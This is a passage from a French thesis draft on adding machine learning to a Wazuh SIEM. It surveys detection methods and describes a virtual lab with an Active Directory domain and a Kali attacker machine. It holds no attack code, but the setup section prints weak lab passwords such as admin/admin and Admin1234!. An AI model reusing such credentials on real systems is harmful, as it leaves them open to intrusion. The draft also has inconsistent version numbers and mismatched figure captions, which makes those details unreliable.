L'utilisation de l'IA dans les outils d'authentification basés sur de la biométrie classique se généralise, y compris au niveau du grand public. Des mécanismes comme Face ID d'Apple s'appuient par exemple sur des moteurs neuronaux. Il est également envisageable d'utiliser l'IA afin d'analyser le comportement d'un utilisateur et proposer d'adapter son mode d'authentification en fonction de sa posture (authentification simple ou authentification 2FA).
- **La classification des données**  
Analyse sémantique / tag / format type (regex).
- **La définition de droits d'accès sur des ressources IT ou sur des données**  
L'analyse comportementale de segments d'utilisateurs peut permettre de proposer une matrice type de droits à appliquer sur des systèmes ou sur des données pour une population homogène (même fonction, même organisation, même localisation...). L'analyse de la temporalité des accès à ces ressources IT ou aux données pourrait également permettre de mettre en place une politique d'octroi des accès Just-In-Time (par exemple, n'ouvrir les droits au logiciel de paie à la population en charge qu'aux périodes habituelles de lancement des cycles de paie).

## L'utilisation pour la détection d'attaque

- Détection sur le réseau : détection des flux malveillants sur la base d'une analyse comportementale.
- *Endpoint Protection*.
- *Breach Risk Prediction ??? (Note : à confirmer ou expliciter dans le mémoire)*
- *Artificial Intelligence Identifies Unknown Threats / Detecting New Threats*.
- *Accelerates Detection Times*.
- *Access rights deviation identification*.
- DLP / *Illegitimate Data access*.

## L'utilisation pour la réaction en cas d'incident

- Réaction au niveau du réseau : blocage des flux réseau catégorisés comme malveillants.
- Réaction au niveau des *endpoints* : arrêt des processus, suppression de fichiers malveillants. . .
- Accélération des temps de réponse en fournissant des éléments de contexte et des propositions d'action de remédiation à valider par les analystes Sécurité et les équipes IT.
- Remédiation des droits d'accès non standardisés.

## 5.3 Le Machine Learning en cybersécurité

Le *Machine Learning* (apprentissage automatique) constitue une branche majeure de l'intelligence artificielle. Il permet aux systèmes d'apprendre à partir de données, sans être explicitement programmés pour chaque situation.

Dans le contexte de la cybersécurité, le *Machine Learning* est utilisé pour analyser les logs, identifier des comportements suspects et prédire des menaces potentielles.

### Apprentissage supervisé

L'apprentissage supervisé repose sur des données labellisées, c'est-à-dire des données pour lesquelles on connaît déjà le résultat attendu (par exemple : attaque ou comportement normal).

Le modèle est entraîné à partir de ces données afin d'apprendre à faire des prédictions sur de nouvelles données. Parmi les algorithmes couramment utilisés, on retrouve :

- Random Forest
- SVM (Support Vector Machine)
- XGBoost

Ces modèles sont particulièrement efficaces pour des tâches de classification, comme la détection d'intrusions. Cependant, cette approche nécessite des *datasets* de qualité, ce qui peut constituer une contrainte.

### Apprentissage non supervisé

Contrairement à l'apprentissage supervisé, l'apprentissage non supervisé ne nécessite pas de données labellisées. Il permet de découvrir des structures cachées dans les données.

Dans le domaine de la cybersécurité, cette approche est souvent utilisée pour la détection d'anomalies. L'objectif est d'identifier des comportements qui s'écartent de la norme.

Parmi les techniques utilisées :

- K-Means (*clustering*)
- Isolation Forest

Ces méthodes sont particulièrement utiles pour détecter des attaques inconnues ou des comportements suspects non identifiés auparavant.

## Deep Learning

Le *Deep Learning*, ou apprentissage profond, est une sous-catégorie du *Machine Learning* qui repose sur des réseaux de neurones artificiels.

Ces modèles sont capables de traiter des données complexes et de capturer des relations non linéaires. Ils sont particulièrement adaptés à l'analyse de données séquentielles, comme les *logs* ou les flux réseau.

Par exemple, les réseaux LSTM (*Long Short-Term Memory*) permettent d'analyser des séquences temporelles et de détecter des anomalies dans l'évolution des événements.

Le *Deep Learning* offre des performances élevées, mais il nécessite des ressources importantes et des données volumineuses.

## 5.4 Cas d'usage de l'IA dans les SIEM

L'intégration de l'IA dans les SIEM ouvre de nouvelles perspectives en matière de détection et d'analyse.

### Détection d'anomalies comportementales

L'un des principaux cas d'usage est la détection d'anomalies. L'IA permet d'établir un comportement normal pour un utilisateur ou un système, puis de détecter toute déviation.

Par exemple :

- Connexion à des heures inhabituelles
- Accès à des ressources sensibles
- Augmentation soudaine du trafic réseau

Ces anomalies peuvent être le signe d'une compromission.

### UEBA (User and Entity Behavior Analytics)

Les solutions UEBA utilisent l'IA pour analyser le comportement des utilisateurs et des entités. Elles permettent de détecter des comportements suspects, tels que :

- Une élévation de privilèges inhabituelle
- Un accès à des données sensibles
- Des activités anormales sur un compte utilisateur

Cette approche est particulièrement efficace pour détecter des attaques internes ou des comptes compromis.

### Détection de botnets

Les botnets sont des réseaux de machines infectées contrôlées par un attaquant. Leur détection est complexe, car leur activité peut sembler normale.

L'IA permet d'analyser les flux réseau et d'identifier des comportements caractéristiques, comme des communications répétitives ou des schémas de trafic inhabituels.

## Détection d'exfiltration de données

L'exfiltration de données consiste à transférer des informations sensibles en dehors du système.

Grâce à l'IA, il est possible d'identifier des volumes de données anormalement élevés ou des transferts vers des destinations suspectes.

## Prédiction des vulnérabilités

L'IA peut également être utilisée pour anticiper les vulnérabilités exploitables. En analysant les configurations et les historiques d'attaques, elle peut identifier les points faibles d'un système.

## 5.5 Avantages de l'intégration de l'IA

L'intégration de l'IA dans la cybersécurité présente plusieurs avantages.

Tout d'abord, elle permet une **détection proactive** des menaces, y compris celles qui ne sont pas encore connues.

Ensuite, elle **améliore la précision** des systèmes de détection, en réduisant les faux positifs.

Elle permet également une **analyse en temps réel**, essentielle dans un contexte où la rapidité de réaction est cruciale.

Enfin, l'IA offre une **capacité d'adaptation** aux évolutions des menaces, grâce à l'apprentissage continu.

## 5.6 Limites et défis

Malgré ses nombreux avantages, l'IA présente également des limites.

La **qualité des données** constitue un enjeu majeur. Des données biaisées ou incomplètes peuvent entraîner des résultats erronés.

Le problème du **surapprentissage** peut également réduire la capacité du modèle à généraliser.

De plus, les modèles de *Machine Learning* peuvent être **difficiles à interpréter**, ce qui pose un problème en matière de confiance et de prise de décision.

Enfin, l'utilisation de l'IA nécessite des **ressources importantes**, tant en termes de calcul que de stockage.

L'intelligence artificielle représente une avancée majeure dans le domaine de la cybersécurité. Elle permet de dépasser les limites des approches traditionnelles en introduisant une dimension comportementale et adaptative.

Cependant, son intégration doit être maîtrisée, afin de tirer pleinement parti de ses avantages tout en limitant ses inconvénients. C'est dans cette optique que l'approche hybride, combinant SIEM et intelligence artificielle, apparaît comme une solution prometteuse.

## 5.7 Travaux existants

L'intégration de l'intelligence artificielle dans les systèmes de détection d'intrusion et les plateformes SIEM a fait l'objet de nombreuses recherches au cours des dernières années. Ces travaux visent principalement à améliorer la capacité de détection des menaces, à réduire les faux positifs et à permettre l'identification d'attaques inconnues.



Dans cette section, nous analysons les principales approches proposées dans la littérature ainsi que leurs limites.

## SIEM et Machine Learning : état des recherches

Plusieurs études ont démontré l'intérêt du Machine Learning pour renforcer les capacités des SIEM. L'objectif principal de ces travaux est d'exploiter les données massives générées par les systèmes d'information afin d'identifier des comportements anormaux.

Les premières approches se sont concentrées sur l'utilisation de modèles supervisés pour classifier les événements en deux catégories : comportement normal ou activité malveillante. Des algorithmes tels que Random Forest, SVM ou encore les réseaux de neurones ont été largement utilisés dans ce contexte.

Ces modèles ont montré des performances intéressantes en termes de précision, notamment lorsqu'ils sont entraînés sur des datasets bien structurés. Cependant, leur efficacité dépend fortement de la qualité des données et de la pertinence des labels.

Par la suite, les recherches se sont orientées vers des approches non supervisées permettant de détecter des anomalies sans nécessiter de données labellisées. Cette évolution a permis d'élargir le champ de détection aux attaques inconnues, souvent absentes des bases de données classiques.

## Approches hybrides : règles + intelligence artificielle

Face aux limites des approches purement basées sur des règles ou sur le Machine Learning, plusieurs travaux ont proposé des approches hybrides combinant les deux méthodes.

Dans ce type d'architecture, le SIEM traditionnel continue d'assurer une détection basée sur des règles (*signature-based*), tandis que les modèles de Machine Learning sont utilisés pour analyser les comportements et détecter des anomalies.

Cette combinaison présente plusieurs avantages :

- Elle permet de conserver la fiabilité des règles pour les attaques connues ;
- Elle introduit une capacité d'adaptation pour détecter des attaques nouvelles ;
- Elle améliore globalement la précision du système.

Dans certains travaux, les résultats montrent une réduction significative des faux positifs ainsi qu'une amélioration du taux de détection.

Cependant, l'intégration de ces deux approches nécessite une architecture adaptée ainsi qu'une bonne gestion des flux de données.

## Détection d'anomalies et analyse comportementale

La détection d'anomalies constitue l'un des axes majeurs des recherches en cybersécurité.

Plusieurs études ont proposé l'utilisation de techniques de clustering, comme K-Means, ou d'algorithmes spécialisés, comme Isolation Forest, afin d'identifier des comportements atypiques dans les journaux d'événements.

Ces approches reposent sur l'idée qu'un comportement normal suit un certain schéma et que toute déviation peut être considérée comme suspecte.

Par ailleurs, les solutions de type UEBA (*User and Entity Behavior Analytics*) ont été largement étudiées. Elles permettent d'analyser le comportement des utilisateurs et des entités afin de détecter des activités anormales, comme une utilisation inhabituelle des privilèges ou des accès suspects.

Ces méthodes sont particulièrement efficaces pour détecter des attaques internes ou des compromissions de comptes.

## Utilisation du Deep Learning

Plus récemment, certaines recherches ont exploré l'utilisation du Deep Learning pour la détection des menaces.

Les réseaux de neurones, notamment les modèles LSTM, sont utilisés pour analyser des séquences temporelles de données, comme les logs ou les flux réseau. Ils permettent de capturer des dépendances complexes entre les événements.

Ces approches offrent des performances élevées, notamment dans la détection d'attaques sophistiquées. Cependant, elles présentent également plusieurs inconvénients :

- Besoin de grandes quantités de données ;
- Coût de calcul élevé ;
- Difficulté d'interprétation des résultats.

Malgré ces limitations, le Deep Learning reste une piste prometteuse pour les systèmes de sécurité avancés.

## Limites des travaux existants

Malgré les avancées significatives, plusieurs limites persistent dans les approches proposées.

**a. Qualité des datasets** La performance des modèles de Machine Learning dépend fortement des données utilisées pour l'entraînement. Or, dans le domaine de la cybersécurité, les datasets sont souvent :

- Incomplets ;
- Déséquilibrés ;
- Peu représentatifs des environnements réels.

Cela limite la capacité des modèles à généraliser.

**b. Surapprentissage (*Overfitting*)** Certains modèles ont tendance à s'adapter trop précisément aux données d'entraînement, ce qui réduit leur efficacité sur de nouvelles données. Ce phénomène, appelé surapprentissage, constitue un problème majeur.

**c. Temps de calcul et performance** Les algorithmes de Machine Learning, en particulier ceux basés sur le Deep Learning, nécessitent des ressources importantes. Cela peut poser des problèmes dans des environnements nécessitant une détection en temps réel.

**d. Manque d'explicabilité (XAI)** L'un des principaux défis de l'IA en cybersécurité est le manque d'explicabilité des modèles. Les décisions prises par certains algorithmes sont difficiles à interpréter, ce qui complique leur utilisation dans un contexte opérationnel.

Or, dans un SIEM, il est essentiel de comprendre pourquoi une alerte a été générée.

**e. Intégration dans les SIEM existants** Enfin, l'intégration des modèles de Machine Learning dans des systèmes SIEM existants reste un défi technique. Elle nécessite :

- Une architecture adaptée ;
- Une gestion efficace des flux de données ;

- Une synchronisation entre les différents composants.

## **CHAPITRE II : MATERIELS**

## Introduction générale de l'environnement expérimental

Dans le cadre de ce mémoire portant sur l'intégration de l'intelligence artificielle dans un système SIEM pour la détection avancée des menaces et des vulnérabilités, la mise en place d'un environnement expérimental réaliste constitue une étape fondamentale. En effet, l'évaluation des performances d'un système de détection, qu'il soit basé sur des règles ou enrichi par des modèles d'apprentissage automatique, nécessite un cadre contrôlé permettant de générer des données fiables, représentatives et exploitables.

L'objectif principal de cet environnement est de reproduire, à une échelle réduite mais cohérente, le fonctionnement d'un système d'information d'entreprise. Cela implique la présence de plusieurs types de machines interconnectées, jouant des rôles complémentaires : serveurs, postes clients, système de supervision, ainsi qu'une machine dédiée à la simulation d'attaques.

Afin de garantir la flexibilité et la reproductibilité de cette infrastructure, le choix s'est porté sur la virtualisation à l'aide du logiciel **VMware Workstation**. Cette solution permet de créer plusieurs machines virtuelles indépendantes, partageant les ressources matérielles de la machine hôte, tout en simulant un réseau complet et isolé.

L'environnement ainsi conçu permet de :

- Simuler des scénarios d'usage normaux et malveillants
- Collecter des logs de sécurité provenant de différentes sources
- Tester la capacité de détection du SIEM
- Intégrer et évaluer des modèles d'intelligence artificielle

## 1 Choix de la plateforme de virtualisation

L'environnement de laboratoire a été entièrement construit sur **VMware Workstation Pro (version 2025)**, un hyperviseur de type 2 reconnu pour sa robustesse et ses performances dans les environnements de recherche et de développement. Plusieurs critères ont guidé ce choix technologique.

En premier lieu, VMware Workstation Pro offre une gestion avancée des réseaux virtuels grâce à son outil *Virtual Network Editor*, permettant de configurer finement les sous-réseaux, les plages DHCP et les modes de connexion (NAT, Host-only, Bridge) pour chaque interface réseau. En second lieu, la compatibilité native avec les fichiers OVA (*Open Virtual Appliance*) a facilité l'importation directe du fichier OVA officiel de Wazuh, évitant ainsi une installation manuelle complexe. Enfin, la stabilité et les performances de VMware dans la gestion simultanée de plusieurs machines virtuelles ont été déterminantes compte tenu des contraintes matérielles de la machine hôte.

Il convient de noter que l'ensemble des machines virtuelles ont été interconnectées via le réseau NAT de VMware (**VMnet8**), configuré sur le sous-réseau 192.168.56.0/24. Ce choix architectural garantit l'isolation complète du laboratoire vis-à-vis du réseau physique de l'hôte, tout en permettant à chaque machine virtuelle de bénéficier d'un accès Internet via la passerelle NAT (192.168.56.2), indispensable pour les mises à jour et l'installation des outils.

## 2 Choix de l'architecture et justification

La conception de l'architecture expérimentale repose sur une approche modulaire, dans laquelle chaque machine virtuelle joue un rôle bien défini. Cette organisation permet de

reproduire les interactions typiques d'un système d'information réel, notamment en ce qui concerne les mécanismes d'authentification, de communication réseau et de supervision.

L'architecture retenue comprend cinq machines virtuelles principales :

- Un serveur SIEM basé sur **Wazuh**
- Un serveur Windows hébergeant Active Directory
- Une machine cliente Windows 10
- Un serveur Linux (Ubuntu Server)
- Une machine attaquante sous **Kali Linux**

Ce choix permet de couvrir un large éventail de scénarios de sécurité, notamment :

- Les attaques sur les services d'authentification
- Les intrusions réseau
- Les compromissions de systèmes Linux et Windows
- Les comportements anormaux des utilisateurs

L'intégration d'un contrôleur de domaine est particulièrement pertinente, car il constitue un élément central dans les infrastructures d'entreprise et représente une cible privilégiée pour les attaquants.

TABLE 2.1 – Récapitulatif des machines virtuelles du laboratoire

| VM  | Rôle                           | Système d'exploitation      | Adresse IP     |
|-----|--------------------------------|-----------------------------|----------------|
| VM1 | SIEM / Plateforme de détection | Wazuh 4.14.4 (Amazon Linux) | 192.168.56.100 |
| VM2 | Contrôleur de domaine (AD DS)  | Windows Server 2025         | 192.168.56.10  |
| VM3 | Poste du client du domaine     | Windows 10                  | 192.168.56.20  |
| VM4 | Serveur Linux (SSH, FIM)       | Ubuntu Server 24.04 LTS     | 192.168.56.30  |
| VM5 | Machine attaquante (Red Team)  | Kali Linux (Rolling)        | 192.168.56.40  |

- **La VM1**, hébergeant le serveur Wazuh, constitue le noyau central de notre système de détection. Déployée via un fichier OVA officiel (version 4.14.4), elle intègre l'ensemble des composants nécessaires au fonctionnement du SIEM : le Wazuh Manager, responsable de la réception et de l'analyse des logs ; OpenSearch, assurant l'indexation et le stockage des événements ; ainsi que le Wazuh Dashboard, offrant une interface graphique intuitive pour la visualisation des alertes et des tableaux de bord de sécurité.
- **La VM2** joue le rôle de contrôleur de domaine Active Directory (*Domain Controller*). Elle héberge le service Active Directory Domain Services (AD DS) et constitue la cible principale des attaques simulées, notamment les tentatives d'authentification malveillantes, d'énumération du domaine et d'escalade de privilèges. Le domaine Active Directory créé pour ce laboratoire est `pfe.local`, avec le hostname `WIN-Q1RQ571TQC4` et le Domain SID `S-1-5-21-252516452-3514338406-183491956`.
- **La VM3** représente un poste utilisateur standard joint au domaine `pfe.local`. Elle simule le comportement d'un employé ordinaire au sein du système d'information et constitue une cible secondaire pour les attaques de type mouvement latéral. Son compte utilisateur (`daniel`) dispose de privilèges standard au sein du domaine.
- **La VM4** est un serveur Linux Ubuntu Server 24.04 LTS. Elle héberge le service SSH (OpenSSH 9.6p1) et génère des logs système riches, essentiels pour la détection d'anomalies comportementales. Elle constitue également une cible privilégiée pour les

attaques par force brute SSH, permettant de valider les capacités de détection de Wazuh face à ce type de menace.

- **La VM5**, fonctionnant sous Kali Linux, est la machine attaquante (*Red Team*). Elle dispose de l'ensemble des outils nécessaires à la simulation des attaques selon le framework MITRE ATT&CK : Nmap, Hydra, CrackMapExec, Impacket, enum4linux et hping3. Elle représente le point de vue de l'attaquant externe disposant d'un accès réseau au système d'information cible.

### 3 Configuration réseau : mode NAT

L'architecture réseau du laboratoire repose sur un réseau NAT unique (**VMnet8**) configuré sur le sous-réseau 192.168.56.0/24. Ce choix présente l'avantage de la simplicité tout en garantissant une connectivité complète entre toutes les machines virtuelles et un accès Internet pour chacune d'elles.

Afin d'assurer la stabilité du laboratoire et d'éviter tout changement d'adresse IP au redémarrage des machines virtuelles, qui pourrait perturber la communication entre les agents Wazuh et le serveur, chaque machine a été configurée avec une adresse IP statique au niveau du système d'exploitation. La plage DHCP du **VMnet8** a été restreinte à 192.168.56.128-192.168.56.254, réservant ainsi la plage 192.168.56.1-192.168.56.127 aux adresses statiques.

La configuration des adresses statiques a nécessité des approches différentes selon les systèmes d'exploitation. Sur le serveur Wazuh (Amazon Linux), la configuration a été effectuée via le fichier `/etc/sysconfig/network-scripts/ifcfg-eth0`, après désactivation du service `cloud-init` qui écrasait la configuration réseau au démarrage. Sur Ubuntu Server, la configuration `netplan` a été utilisée lors de l'installation. Sur les machines Windows, la configuration a été effectuée via les propriétés TCP/IPv4 de la carte réseau.

Un point particulier mérite d'être souligné concernant la configuration DNS. Le contrôleur de domaine (192.168.56.10) a été configuré comme serveur DNS principal pour l'ensemble des machines du domaine, notamment le poste Windows 10 (192.168.56.20). Cette configuration est indispensable pour la résolution des noms du domaine `pfe.local` et l'authentification Kerberos. Le serveur DNS du contrôleur de domaine pointe sur lui-même (127.0.0.1), ce qui est la configuration recommandée par Microsoft pour un Domain Controller.

La principale difficulté rencontrée concerne la persistance des adresses IP statiques. Sur le serveur Wazuh (Amazon Linux), le service `cloud-init` écrasait la configuration réseau au démarrage. Ce problème a été résolu en deux étapes : désactivation de la gestion réseau par `cloud-init`, puis activation et démarrage du service réseau `systemd`. La configuration statique a ensuite été définie dans `/etc/sysconfig/network-scripts/ifcfg-eth0` :

```
DEVICE=eth0          BOOTPROTO=none
ONBOOT=yes           TYPE=Ethernet
IPADDR=192.168.56.100 NETMASK=255.255.255.0
GATEWAY=192.168.56.2 DNS1=8.8.8.8
```

Une difficulté supplémentaire concerne l'API Wazuh : contrairement à ce qui est documenté, l'OVA Wazuh 4.14.5 ne démarre pas automatiquement le processus `wazuh-apid` au démarrage du manager. Il a été nécessaire de le démarrer manuellement via :

```
sudo /var/ossec/bin/wazuh-apid
```

puis de réinitialiser le mot de passe du compte wazuh de l'API via modification directe de la base SQLite :

```
/var/ossec/api/configuration/security/rbac.db
```

Les identifiants OpenSearch (admin/admin) sont distincts des identifiants API Wazuh (wazuh/Admin1234!).

## • Configuration du NAT sur VMware et Plan d'adressage réseau

On ouvre VMware, puis on clique sur *Modifier* puis *Éditeur de réseau virtuel*. On verra quelque chose comme ceci :

|        |     |               |
|--------|-----|---------------|
| VMnet8 | NAT | 192.168.149.0 |
|--------|-----|---------------|

FIGURE 2.6 – Éditeur de réseau virtuel VMware – VMnet8

On clique sur VMnet8 et on modifie les informations en fonction de notre adressage.




FIGURE 2.7 – Configuration du sous-réseau NAT sur VMnet8

Le réseau utilisé dans cet environnement est basé sur la plage suivante :

- **Réseau** : 192.168.56.0/24
- **Masque** : 255.255.255.0
- **Passerelle NAT** : 192.168.56.2

L'utilisation d'un plan d'adressage statique permet de garantir la stabilité des communications entre les machines, ce qui est essentiel pour la configuration des agents du SIEM et la corrélation des événements.



TABLE 2.2 – Tableau d'adressage complet

| Machine             | Rôle             | Adresse IP     |
|---------------------|------------------|----------------|
| Serveur Wazuh       | SIEM             | 192.168.56.100 |
| Windows Server 2025 | Active Directory | 192.168.56.10  |
| Windows 10          | Client           | 192.168.56.20  |
| Ubuntu Server       | Serveur Linux    | 192.168.56.30  |
| Kali Linux          | Attaquant        | 192.168.56.40  |

## 4 Configuration matérielle de la machine hôte

L'ensemble de l'infrastructure virtuelle a été déployé sur une machine physique présentant les caractéristiques matérielles suivantes :

TABLE 2.3 – Configuration matérielle de la machine hôte

| Composant    | Spécification                         | Impact sur le laboratoire                           |
|--------------|---------------------------------------|-----------------------------------------------------|
| Mémoire RAM  | 12 Go                                 | Facteur limitant – gestion par groupes fonctionnels |
| Processeur   | 4 cœurs physiques (Intel VT-x active) | Suffisant pour 3-4 VMs simultanées                  |
| Stockage     | 220 Go SSD minimum                    | Performances I/O satisfaisantes                     |
| Système hôte | Windows                               | Compatibilité VMware Workstation Pro                |
| Hyperviseur  | VMware Workstation Pro 2025           | Gestion réseau avancée, support OVA                 |

Les contraintes de mémoire RAM (12 Go disponibles pour un total recommandé de 18 Go) ont nécessité une répartition optimisée des ressources entre les machines virtuelles. La stratégie adoptée consiste à ne pas exécuter simultanément toutes les machines, mais à les regrouper par scénario fonctionnel. Lors des tests d'attaque, seules les machines nécessaires au scénario en cours sont démarrées simultanément, ce qui permet de maintenir des performances acceptables tout en respectant les contraintes matérielles.

TABLE 2.4 – Répartition des ressources entre les machines virtuelles

| Machine virtuelle   | RAM allouée  | Stockage alloué | Processeurs virtuels |
|---------------------|--------------|-----------------|----------------------|
| Wazuh Server        | 4 Go         | 50 Go           | 2 vCPU               |
| Windows Server 2025 | 3 Go         | 60 Go           | 2 vCPU               |
| Windows 10          | 2 Go         | 40 Go           | 2 vCPU               |
| Ubuntu Server 24.04 | 1 Go         | 30 Go           | 1 vCPU               |
| Kali Linux          | 2 Go         | 40 Go           | 2 vCPU               |
| <b>Total</b>        | <b>12 Go</b> | <b>220 Go</b>   | <b>9 vCPU</b>        |

## 5 Description détaillée des machines virtuelles

### 5.1 Serveur SIEM : Wazuh

Le serveur Wazuh constitue le cœur de l'architecture de sécurité mise en place. Il joue un rôle central dans la collecte, l'analyse et la corrélation des événements de sécurité générés par les différentes machines du réseau.

Le déploiement de Wazuh a été réalisé à partir d'une image OVA préconfigurée, facilitant ainsi l'installation et la mise en service du système. Cette approche permet de disposer rapidement d'un environnement opérationnel intégrant les différents composants nécessaires.

Le serveur comprend notamment :

- Le Wazuh Manager, responsable de la gestion des agents et de l'analyse des logs
- Un moteur d'indexation (OpenSearch) permettant le stockage et la recherche des données
- Une interface web (Dashboard) facilitant la visualisation des événements

Grâce à cette architecture, le serveur Wazuh est capable de :

- Recevoir des logs en temps réel
- Détecter des comportements suspects
- Générer des alertes de sécurité
- Fournir une interface de visualisation claire et exploitable

#### Installation du serveur Wazuh (Wazuh.ova)

On se rend sur ce site : <https://documentation.wazuh.com/current/deployment-options/virtual-machine/virtual-machine.html>




FIGURE 2.8 – Page de téléchargement de l'OVA Wazuh

Puis on ouvre VMware pour importer une nouvelle machine : on sélectionne le fichier téléchargé précédemment depuis son emplacement sur la machine physique. L'avantage avec un fichier avec l'extension .ova est que l'on n'a pas besoin de faire des configurations supplémentaires ; après l'étape précédente on laisse la machine s'installer.

Une fois l'installation terminée on passe à la configuration des interfaces réseau :

- On accède aux paramètres du serveur depuis VMware et on modifie l'accès au réseau par défaut qui est « Accès par pont » par NAT.

Ensuite on allume le serveur et on se connecte avec le login : **wazuh-user** et le mot de passe : **wazuh**, puis on entre la commande :

```
sudo vi /etc/sysconfig/network-scripts/ifcfg-eth0
```

Ce qui nous permettra de fixer notre adresse IP et empêcher le serveur DHCP de nous attribuer une nouvelle adresse à chaque redémarrage. Pour cela, nous allons remplacer le contenu du fichier par la configuration ci-dessous, ensuite on sauvegarde, puis on applique nos modifications et on redémarre la carte réseau :

```
DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
TYPE=Ethernet
IPADDR=192.168.56.100
NETMASK=255.255.255.0
GATEWAY=192.168.56.2
DNS1=8.8.8.8
```

Puis on vérifie si tout a bien fonctionné en tapant la commande **ip a** pour voir l'adresse de notre serveur.

```

DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
TYPE=Ethernet
USERCTL=yes
PEERDNS=no
IPV6INIT=no
IPADDR=192.168.56.100
NETMASK=255.255.255.0
GATEWAY=192.168.56.2
DNS1=8.8.8.8

```

FIGURE 2.9 – Vérification de l'adresse IP du serveur Wazuh via ip a

On peut voir sur cette image que notre configuration est bien fonctionnelle. Pour bien confirmer cela, on accède à l'interface graphique depuis notre machine Kali en tapant dans la barre de recherche du navigateur : <https://192.168.56.100>, avec comme identifiants Login et Mot de passe : admin.

```

[wazuh-user@wazuh-server ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:d7:7e:7f brd ff:ff:ff:ff:ff:ff
    altname emp2s0
    altname emp32
    inet 192.168.56.100/24 brd 192.168.56.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet 192.168.56.128/24 metric 1024 brd 192.168.56.255 scope global secondary dynamic eth0
        valid_lft 1783sec preferred_lft 1783sec
    inet6 fe80::20c:29ff:fe7e:7e7f/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

```

FIGURE 2.10 – Interface graphique du Dashboard Wazuh accessible depuis Kali Linux

## 5.2 Windows Server 2025 – Contrôleur de domaine

Le serveur Windows constitue un élément clé de l'infrastructure, en hébergeant le service Active Directory. Ce dernier joue un rôle central dans la gestion des identités et des accès au sein du système.

Dans un premier temps nous allons lui fixer une IP pour lui permettre de voir les autres machines de notre réseau en lui donnant comme adresse le 192.168.56.10.

